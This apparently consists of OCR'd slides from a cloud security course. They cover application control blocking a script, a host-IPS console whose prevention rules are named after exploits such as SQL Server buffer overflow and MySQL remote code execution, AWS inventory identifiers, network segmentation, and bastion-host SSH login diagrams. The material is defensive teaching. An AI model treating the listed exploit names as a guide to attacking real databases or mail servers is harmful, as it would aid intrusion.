

```
[root@test ~]# cat test.sh
#!/bin/bash
echo hi
echo hey
```

```
[root@test ~]# sh test.sh
hi
hey
```

```
[root@test ~]# cat test.sh
#!/bin/bash
echo hi
echo hey.
```

```
[root@test ~]# sh test.sh
sh: test.sh: Operation not permitted
```

```
[root@test ~]# service httpd start
env: /etc/init.d/httpd: Operation not permitted
```



IPS Rules All By Priority Search this page


New Delete... Properties... Duplicate Export Application Types... Columns...


NAME	APPLICATION TYPE	SEVERI...	MODE
4 - Highest (2)			
1000834 - SMTP Decoding	Mail Server Common	Critical	Prevent
1000840 - Oracle Database Server Generic SQL Injection Detection	Database Oracle	High	Prevent
3 - High (85)			
1000084 - BlackMal/KamaSutra Worm Counter Request	Web Client Common	Medium	Prevent
1000109 - Mozilla Products Graphics And XML Features Integer Overflow	Web Client Mozilla Firefox	Critical	Prevent
1000115 - Sony DRM CodeSupport ActiveX Attempt	Web Client Internet Explorer/Ed...	Critical	Prevent
1000120 - Microsoft SQL Server Hello Authentication Buffer Overflow	Database Microsoft SQL	High	Prevent
1000121 - MS SQL Hello Overflow	Database Microsoft SQL	High	Prevent
1000122 - MySQL CREATE FUNCTION Remote Code Execution	Database MySQL	Medium	Prevent


Computers With sub-Groups By Group Search

Add Delete... Details... Actions Events Export Columns...


NAME	DESCRIPTION	PLATFORM	POLICY	STATUS	MAINTENAN...
Computers (1)					
ec2-54-218-204-129.u...	This computer is a demonstrati...	Amazon Linu...	Demo	Managed (Online)	N/A
Computers > AWS Account - 836802967410 > US West (Oregon) > kplabs-new (vpc-bcde5eda) > kplabs-2b (subnet-f28e79ba) (1)					
Computers > AWS Account - 836802967410 > US West (Oregon) > kplabs-new (vpc-bcde5eda) > kplabs-2c (subnet-e94e2cb2) (1)					
Computers > AWS Account - 836802967410 > US West (Oregon) > vpc-ae5b8cc8 > subnet-64a8932d (2)					









Single FLAT network




Segment 1 - DEV




Segment 2 - PROD








Developers





Solutions Architects



Local Computer
Bastion Host
NAT Gateway
Public Subnet
Login to Private Instance
via Bastion
Private Instance
Private Subnet



Established
Bastion Host



Remote Server


1
Established
Bastion Host
Workstation
I want to login
2
Remote Server


1
Established
Bastion Host
Workstation
3
Challenge
[$#*93@$f}
I want to login
2
Remote Server


1
Established
Bastion Host
4
[$#*93@$f}
Workstation
3
Challenge
[$#*93@$f}
I want to login
2
Remote Server


1
Established
Bastion Host
4
[$#*93@$f}
5
Challenge
Response
5
3
I want to login
2
Remote Server


1
Established
Bastion Host
4
5
5
Established
6
3
I want to login
2
Remote Server


Droplets

Search by Dro

Droplets Volumes

Name	IP Address	Created ▲
mydreams 1 GB / 30 GB Disk / SGP1 - CentOS 7.2 x64	128.199.241.125	9 months ago
mylife 1 GB / 20 GB Disk / SGP1 - CentOS 7.1 x64	128.199.106.4	2 years ago

